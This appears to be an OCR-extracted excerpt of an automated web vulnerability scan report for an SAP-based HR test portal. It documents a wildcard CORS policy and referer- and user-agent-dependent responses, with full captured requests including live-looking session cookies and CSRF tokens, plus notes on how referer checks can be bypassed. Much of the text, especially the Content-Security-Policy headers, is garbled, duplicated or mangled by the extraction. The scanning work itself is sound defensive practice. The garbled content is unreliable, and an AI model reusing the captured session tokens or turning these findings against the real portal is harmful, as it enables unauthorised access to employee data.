https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelMasterListData":

[72,"PERNR","DATE\_CHAN","TIME\_CHAN","REC\_ID","REC\_TYPE","REF\_ID","INFTY","SUBTY","UUID","LOCKED","BEGDA","BEGDA\_SHOW","BEGDA\_VS","BEGDA\_EN","WAG E\_TYPE","WT\_TEXT","WAGE\_TYPE\_VS",

...[SNIP]...

## 11.64. https://testportal.zalaris.com/neptune/zsp\_suppinfo\_frontend

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zsp\_suppinfo\_frontend

## Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://sgfnsivyiuxy.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zsp\_suppinfo\_frontend?ajax\_id=POR\_GET\_ITEM&ajax\_applid=ZSP\_SUPPINFO\_FRONTEND&sap-client=650&dxp=21100006&field\_id=00049 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e5WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Content-Type: application/json X-Requested-With: XMLHttpRequest Origin: https://sgfnsivyiuxy.com Dnt: 1

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 08:09:19 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 content-length: 213 dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: \* access-control-allow-methods: access-control-allow-headers: cache-control: no-store sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zaicors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaitestcors.azurewebsites.net/ https://sip.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1-amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1 amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-general-e https://use-typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close {"modeloVerticalLayoutData":

("ITEMID":"0000000000","UCN":"","CLIENT":"","CDATE":"","CTIME":"000000","UNAME":"","TLOCK":false,"TLOCKBY":"","ROLES":"","BUKRS":"","EMAIL":"","PHONE":"","LOCKED TE

# Referer-dependent response

## Summary

...[SNIP]...

Severity: Information Confidence:

https://testportal.zalaris.com Host:

/irj/servlet/prt/portal/prtroot Path:

/pcdl3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

## Issue description

Application responses may depend systematically on the presence or absence of the Referer header in requests. This behavior does not necessarily constitute a security vulnerability, and you should investigate the nature of and reason for the differential responses to determine whether a vulnerability is present.

Common explanations for Referer-dependent responses include:

- Referer-based access controls, where the application assumes that if you have arrived from one privileged location then you are authorized to access another privileged location.
- These controls can be trivially defeated by supplying an accepted Referer header in requests for the vulnerable function.

   Attempts to prevent cross-site request forgery attacks by verifying that requests to perform privileged actions originated from within the application itself and not from some external location. Such defenses are often not robust, and can be bypassed by removing the Referer header entirely.
- · Delivery of Referer-tailored content, such as welcome messages to visitors from specific domains, search-engine optimization (SEO) techniques, and other ways of tailoring the user's experience. Such behaviors often have no security impact; however, unsafe processing of the Referer header may introduce vulnerabilities such as SQL injection and cross-site scripting. If parts of the document (such as META keywords) are updated based on search engine queries contained in the Referer header, then the application may be vulnerable to persistent code injection attacks, in which search terms are manipulated to cause malicious content to appear in responses served to other application users

# Issue remediation

The Referer header is not a robust foundation on which to build access controls. Any such measures should be replaced with more secure alternatives that are not vulnerable to Referer

If the contents of responses is updated based on Referer data, then the same defenses against malicious input should be employed here as for any other kinds of user-supplied data.

## Vulnerability classifications

- CWE-16: Configuration
- CWE-213: Intentional Information Exposure

## Request 1

POST /irj/servlet/prt/portal/prtroot

/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&

XQUERY=ZSTKPYMC2 ABS OVERVIEW ESS&APPLICATION=ZGENERIC ANALYSIS&XSYSTEM=SAP BW HTTP/1.1

Host: testportal zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT[1657771353019]1657772847717; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/

Content-Type: application/x-www-form-urlencoded

Content-Length: 161

Origin: https://testportal.zalaris.com

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin Te: trailers

Connection: close

XPROFILE=ESS&XQUERY=ZSTKPYMC2\_ABS\_OVERVIEW\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW& ClientWindowID=WID1657772848710&%24Roundtrip=true&%24DebugAction=null

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 07:40:39 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.e.putile-software.com/i.443 https://calcoi.a.443 guedii./ data. biol. https://special.biol.443 guedii./ data. biol.443 https://special.biol.443 https://special.b https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://sap.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https:///twimg.com/https://boost-files-general-eu-west-1-general-eu-west-1-amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-general-eu-west west-1.aniazonaws.com/inles/ZALARIo/ data: https://boost-inles-generiar-eu-west-1-pou.so-eu-west-1.aniazonaws.com/inles/ZALARIo/ data: https://conf.ecast.an/intps://boost-inles-generiar-eu-west-1-pou.so-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://patform.twitter.com https://tonts.googleapis.com https://patform.twitter.com https://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://conis https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 set-cookie: SAPWP\_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 8538

<!DOCTYPE html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript"> /\*HTML Business for Java, 6.0\*/

ur\_system = {doc : window.document , mimep

...[SNIP]...

# Request 2

/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&XQUERY=ZSTKPYMC2\_ABS\_OVERVIEW\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772847717; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 161 Origin: https://testportal.zalaris.com

Dnt: 1

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Te: trailers Connection: close

XPROFILE=ESS&XQUERY=ZSTKPYMC2\_ABS\_OVERVIEW\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW&

ClientWindowID=WID1657772848710&%24Roundtrip=true&%24DebugAction=null

# Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 07:40:39 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:///boost.ai/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://i5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use-typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 set-cookie: SAPWP\_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff Connection: close

Content-Length: 8561

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/

ur\_system = {doc : window.document , mimep

...[SNIP]...

# User agent-dependent response

There are 3 instances of this issue:

- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds
- /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

### Issue description

Application responses may depend systematically on the value of the User-Agent header in requests. This behavior does not itself constitute a security vulnerability, but may point towards additional attack surface within the application, which may contain vulnerabilities

This behavior often arises because applications provide different user interfaces for desktop and mobile users. Mobile interfaces have often been less thoroughly tested for vulnerabilities such as cross-site scripting, and often have simpler authentication and session handling mechanisms that may contain problems that are not present in the full interface

To review the interface provided by the alternate User-Agent header, you can configure a match/replace rule in Burp Proxy to modify the User-Agent header in all requests, and then browse the application in the normal way using your normal browser.

# Vulnerability classifications

CWE-16: Configuration

# 13.1. https://testportal.zalaris.com/irj/portal

## Summary

Information Severity:

Confidence:

Host: https://testportal.zalaris.com

Path: /irj/portal

## Request 1

GET /irj/portal HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:33 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 x-ua-compatible: IE=Edge

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://spudication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com https://alaris.com https://alaris.com https://alaris.com/sta https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

set-cookie: com.sap.engine.security.authentication.original\_application\_url=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/irj; HttpOnly; SameSite=None; Secure

set-cookie: com.sap.security.sso.OTPSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/nea/v1; secure; HttpOnly, SameSite=None;

set-cookie: PortalAlias=portal; path=/; SameSite=None; Secure Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 13741

<!DOCTYPE html>

<html><head>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/

ur\_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap\_trade ...[SNIP]...

## Request 2

GET /irj/portal HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5\_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA

3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657774430833

## Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:02:17 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

x-ua-compatible: IE=Edge

pragma: no-cache

cache-control; no-store, no-cache, must-revalidate

expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/

https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:///i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https:/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:; Strict-Transport-Security: max-age=31536000 set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff Connection: close Content-Length: 13740 <!DOCTYPE html> <html><head> <script type="text/javascript"> /\*HTML Business for Java, 6.0\*/ ur\_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap\_trade
...[SNIP]...

## 13.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

## Summary

Severity: Information Confidence: Firm

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:33 GMT

Server: Apache

X-Content-Type-Options: nosnift

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

x-ua-compatible: IE=Edge

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

expires: 0

